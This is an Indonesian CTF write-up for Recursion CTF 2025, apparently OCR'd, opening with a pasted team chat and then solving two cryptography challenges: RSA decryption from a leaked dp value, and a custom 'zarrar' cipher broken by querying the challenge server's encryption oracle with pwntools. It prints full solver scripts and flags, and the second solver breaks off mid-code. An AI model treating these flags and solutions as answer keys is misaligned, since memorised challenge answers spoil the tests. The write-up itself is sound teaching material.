
Write-Up Recursion CTF 2025

disuruh mentor daftar



miraiery 17:37
tak kirimin email yh

)ztz 17:38
boleh

miraiery 17:40
🙏

flag

Muhammad Nabil Afrizal Rahmadani <miraicantsleep@gmail.com>
to halenaelesa

wer flag

k3ng 17:40
nice strat

miraiery 17:40
loh
ancrit

)ztz 17:40
kenapa tuh
bentar lagi ada correct submission nih

k3ng 17:42
awkokawowak ril

miraiery 17:45
gg
trimsmas
mff yh udah osint sampe twitter nya mas @)ztz

)ztz 17:49
😭

DJumanto
mirai
Etern1ty

Daftar Isi

CRYPTOGRAPHY

resonance

Flag: RECURSION{res0nant_r3dact10n_09}

Deskripsi

by **Pablu**

A faint signal was captured. Nothing more, nothing less.

Informasi Terkait Soal

chall.py

```python
from Crypto.PublicKey import RSA
from Crypto.Util.number import bytes_to_long, long_to_bytes
from flag import FLAG

key = RSA.generate(1024)
n = key.n
e = key.e
d = key.d
p = key.p
q = key.q

dp = d % (p - 1)

m = bytes_to_long(FLAG)
c = pow(m, e, n)
ciphertext_hex = long_to_bytes(c).hex()

with open("output.txt", "w") as f:
    f.write(f"n = {n}\n")
    f.write(f"e = {e}\n")
    f.write(f"dp = {dp}\n")
    f.write(f"ciphertext = {ciphertext_hex}\n")
```

Pendekatan

$$d_p \equiv d \mod (p-1)$$

$$e \cdot d_p \equiv 1 \pmod{p-1}$$

$$e \cdot d_p - 1 = k(p-1),\ k \in \mathbb{Z}$$

$$p-1 \mid e \cdot d_p - 1,\ or\ p \mid e \cdot d_p - 1 + k$$


$$\text{for some } k \in \{1, 2, \ldots, e-1\},\ p = \frac{e \cdot d_p - 1 + k}{k}$$

Kita cuma perlu implementasi iterasi terakhir untuk mencari k yang akan menghasilkan p.

Solusi


solver.py

```
# eter
from Crypto.Util.number import *

def main():
    n =
111770793345804820020690311984922228732212102727602676901988313553800689367388021020706651939147596273462061051115059508832967580459122437570426967990587879949654119662322313597088936804792872005508886826106953402914725865768714088996917528951233871838841080604356594450950804972541864033466642989999477802249
    e = 65537
    dp =
9364274929958640432632605094208175813634242527602093818836277754041419671833582302810245961843707441134972038042507019491502141559364891880875094027898903
    ct =
"61dc307461666487d1471003a00a4642907e596ad7a79afcb623d8da4ee0546fb0116ab47bd641dc036caa839dde3fa909bf55bdd3ca62131aa30e6687d6a80c36a68024595a40d9adb7a2c321afb7779a2d4601d10e2b689dec54ec5478d06558b5f09374730ca8ccfd65c8b724e32c552e178800b863a7870b681f13fb8b41"
    ct = int(ct, 16)

    for k in range(1, e):
        p_candidate = (e * dp - 1 + k) // k
```



```
        if n % p_candidate != 0:
            continue

        p = p_candidate
        q = n // p
        phi = (p - 1) * (q - 1)
        d = inverse(e, phi)

        if d * e % phi == 1:
            pt = pow(ct, d, n)
            print(long_to_bytes(pt))
            break
    else:
        print("sob")

if __name__ == '__main__':
    main()
```

Hasil



```
> cd resonance

> python solver.py
b'RECURSION{res0nant_r3dact10n_09}'

> eter ~/../cry/resonance
▶ 
```

Zarrar Cipher

Flag: RECURSION{1nf0_l0gin_ranked_jam09_mal4m!!!z4rr4r_c1ph3r_1z_real}

Deskripsi

by **Pablu**

Untuk berkomunikasi secara rahasia dengan sahabatnya, Oejang. Oelyl menciptakan sebuah cipher baru yakni zarrar cipher. Bisakah anda mengungkap pesan rahasia yang dikirim

`nc 103.87.66.171 13339`

Informasi Terkait Soal

message.txt

```
zaaaaarraaaarrrrraaaarrraaaaarrrrraaaaarraaaaarrraaaarrrrrrrraaaarrrrrrrrrrrrraaaarrrrr
rrrrrrrraaaaaaarrrrrrrrrraaaraaaaaaarrrrrrrrrrrraaaaaaarrrrrraaa_aaaaarrrrrrrrrrrrrraaaaaa
arrrrrrrrrrrraaa_aaaaaarrrrrraaaaaaarrrrrrrraaaaaaarrrrrrrrrrrrrraaaaaarrrrrrrrrrrrrrrraaaaaaaar
raaaaaaaraaaaaaarrrrrrrrrrrrrraaaaaaarrrrrrrrrrraaaaaaarrrrraaaaaaarrrraaaaaarrrrrrrrrrrrrrrraaaaaa
arrrrrrrrrraaaaaaaraaaaaaarrrrrrrrrrrrrraaa_aaarrrrrrrrrraaaaaarrrrrrrrrrrrrrrraaaaaaarrrrrrrrrrrrraa
aaaaraaaaaaarrrrrrrrrrrraaarrrraaaaaaarrrrrrrrrrrrraaraaraaraaaaaaaarrrrrrrrrraaarrrraaaaaaaar
raaaaaaaarraaarrrraaaaaaaarraaaaaarrrrrrrrrrrrrrraaaaaaarraaaraaaaaaaa_aaaaaaarrrrrrrraaarrr
aaaaaaarraaaaaarrrrrrrrrrrrrrrraaaraaaaaaaarrrrrrrrrraaaaaarrrrrrrrrrrrrrraaaaaaaarraaaaaarrrrr
aaaaaaraaaaaaarrrrrrrrrrrraaaaaaaarrrrrrrrrrrrr
```


Pendekatan

Intinya bikin mapping aja buat semua char, tapi poin penting disini 'z' pertama itu ternyata tidak dipakai. Untungnya ada Github Copilot Claude 3.7 Sonnet yang selalu siap membantu (malas :3)


Solusi

solver.py


```python
# eter
from Crypto.Util.number import *
from pwn import *
context.log_level = 'info'
import string

hostport = "nc 103.87.66.171 13339"
```



```
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

def read_encrypted_message():
    try:
        with open('message.txt', 'r') as f:
            encrypted = f.read().strip()
        return encrypted
    except Exception as e:
        print(f"Error reading message.txt: {e}")
        return None

def learn_encryption_patterns(r):
    pattern_to_char = {}
    char_to_pattern = {}

    test_chars = string.ascii_letters + string.digits +
'{}_!@#$%^&*()-+=[]|:;"\'<>,.?/'

    for char in test_chars:
        try:
            r.sendlineafter(b"Choose an option (1/2/3): ", b"1")
            r.sendlineafter(b"Enter plaintext to encrypt: ", char.encode())
            r.recvuntil(b"Encrypted text: ")
            encrypted = r.recvline().strip().decode()

            if encrypted.startswith('z'):
                encrypted = encrypted[1:]

            pattern_to_char[encrypted] = char
            char_to_pattern[char] = encrypted
            print(f"Learned: '{char}' -> '{encrypted}'")
        except Exception as e:
            print(f"Error learning pattern for '{char}': {e}")

    return pattern_to_char, char_to_pattern

def decrypt_message(encrypted, pattern_to_char):
    if encrypted.startswith('z'):
        encrypted = encrypted[1:]
```

